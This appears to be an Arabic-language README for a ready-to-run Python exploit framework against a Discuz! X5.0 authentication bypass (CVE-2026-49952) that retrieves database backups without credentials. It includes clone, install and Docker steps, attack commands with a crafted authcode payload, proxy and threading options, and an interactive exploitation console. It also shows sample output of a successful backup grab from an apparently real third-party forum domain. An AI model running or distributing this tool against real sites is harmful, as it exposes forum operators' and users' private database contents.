
Discuz! X5.0 Authentication Bypass Exploit Framework (CVE-2026-49952) - ثغرة حرجة تسمح بالوصول إلى النسخ الاحتياطية لقاعدة البيانات دون مصادقة، عبر إعادة استخدام رمز أوراكل التشفيري UC_KEY. درجة الخطورة CVSS 9.1. أداة كاملة الميزات مع كشف الإصدار، وهجمات متعددة الحمولات، وقشرة تفاعلية، واستغلال آلي. للاختبارات المصرح بها فقط.



⚡ CVE-2026-49952 | CVSS 9.1 (حرجة) | الإصدار 1.0.0
أداة اختبار اختراق احترافية مصممة لاكتشاف وإظهار الثغرة الحرجة الخاصة بتجاوز المصادقة في Discuz! X5.0.
إشعار هامهذه الأداة مقدمة لأغراض تعليمية ولاختبارات أمنية مصرح بها فقط.لا تستخدم هذه الأداة على أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها.الوصول غير المصرح به إلى أنظمة الحاسوب غير قانوني وغير أخلاقي.لا يتحمل المؤلف أي مسؤولية عن أي إساءة استخدام أو ضرر ناجم عن هذه الأداة.باستخدامك لهذه الأداة، فإنك توافق على الامتثال لجميع القوانين واللوائح المعمول بها.
إطار عمل استغلال تجاوز المصادقة في Discuz! X5.0 مصمم لاكتشاف وإظهار الثغرة الحرجة الخاصة بتجاوز المصادقة (CVE-2026-49952) في إصدارات Discuz! X5.0 الصادرة بين 20 مارس 2026 و1 مايو 2026.
تسمح هذه الثغرة للمهاجمين غير المصادقين بالوصول إلى وظيفة النسخ الاحتياطي لقاعدة البيانات (dbbak.php) من خلال استغلال UC_KEY encryption oracle لإعادة استخدام الرمز المميز، مما قد يعرّض محتويات حساسة من قاعدة البيانات للخطر.
🏆 درجة CVSS: 9.1 (حرجة)
🔐 التأثير: تجاوز المصادقة
📂 الوصول: ملفات النسخ الاحتياطي لقاعدة البيانات
⚡ التعقيد: منخفض (سهل الاستغلال)
🎯 الهدف: Discuz! X5.0 (20260320 - 20260501)
| السمة | التفاصيل |
|---|---|
| نوع الثغرة | تجاوز المصادقة |
| معرف CVE | CVE-2026-49952 |
| إصدار CVSS | 3.1 |
| درجة CVSS | 9.1 (حرجة) |
| متجه الهجوم | الشبكة |
| تعقيد الهجوم | منخفض |
| الصلاحيات المطلوبة | لا شيء |
| تفاعل المستخدم | لا شيء |
| تأثير السرية | مرتفع |
| تأثير السلامة | مرتفع |
| تأثير التوافر | مرتفع |
| نضج كود الاستغلال | وظيفي |
| مستوى المعالجة | إصلاح رسمي متاح |
توجد الثغرة في نقطة النهاية dbbak.php حيث تعتمد آلية التحقق من الرمز المميز على UC_KEY encryption oracle. من خلال صياغة حمولة محددة في طلب تسجيل الدخول (member.php)، يمكن للمهاجم الحصول على رمز مصادقة صالح يمكن إعادة استخدامه للوصول إلى وظيفة النسخ الاحتياطي لقاعدة البيانات دون الحصول على تفويض مناسب.
❌ Discuz! X5.0 (20260320 - 20260501) - قابلة للاستغلال
✅ Discuz! X5.0 (20260510+) - مُصلحة
🔍 اكتشاف الإصدار: بصمة تلقائية وتحديد إصدار Discuz!.
⚡ هجوم متعدد الحمولات: اختبار متوازٍ لعدة متغيرات من الحمولات.
🖥️ واجهة تفاعلية: واجهة سطر أوامر كاملة الميزات للاستغلال اليدوي.
🚀 استغلال آلي: استغلال بنقرة واحدة مع حد أدنى من الإعداد.
📊 حفظ النتائج: تصدير نتائج الاستغلال إلى ملفات بختم زمني.
🌐 دعم الوكيل (Proxy): إعداد وكيل HTTP/HTTPS للتنقل عبر الشبكة.
🎯 فحص متعدد الخيوط: عدد خيوط قابل للضبط لتحسين الأداء.
🎨 مخرجات ملونة: مخرجات طرفية احترافية مرمّزة بالألوان.
🔐 دعم SSL/TLS: يتعامل مع أهداف HTTP وHTTPS.
🔄 إدارة الجلسات: يحافظ على حالة جلسة مستمرة.
📦 تخصيص الحمولة: دعم حقن حمولات مخصصة.
🎯 التحقق من الهدف: يتحقق من تثبيت Discuz! قبل الاستغلال.
Python: الإصدار 3.7 أو أحدث
Pip: مدير حزم Python
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"

python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt

╔══════════════════════════════════════════════════════════╗
║  EXPLOIT SUCCESSFUL                                      ║
╠══════════════════════════════════════════════════════════╣
║  Target: http://discuz.eda.com.my                        ║
║  Authcode: aBcDeFgHiJkLmNoPqRsT...                       ║
║  Status: Database backup accessed                        ║
║  Data Size: 24567 bytes                                  ║
║  Saved to: discuz_exploit_20260724_143218.txt            ║
╚══════════════════════════════════════════════════════════╝
ابدأ الواجهة التفاعلية للاستغلال اليدوي:
python3 discuz_exploit.py http://target.com --interactive
| الأمر | الوصف | المثال |
|---|---|---|
help | عرض جميع الأوامر المتاحة | help |
scan | اكتشاف إصدار Discuz! والتحقق من الثغرة | scan |
get [payload] | استخراج authcode (حمولة مخصصة اختيارية ) | `get admin |
exploit [op] | تنفيذ الاستغلال (الافتراضي: backup) | exploit backup |
save | حفظ النتائج في ملف | save |
info | عرض معلومات الجلسة | info |
clear | مسح شاشة الطرفية | clear |
exit / quit | الخروج من الواجهة التفاعلية | exit |
استخدمها فقط على الأنظمة التي تملكها أو لديك إذن صريح لاختبارها.
احصل على تفويض كتابي قبل الاختبار.







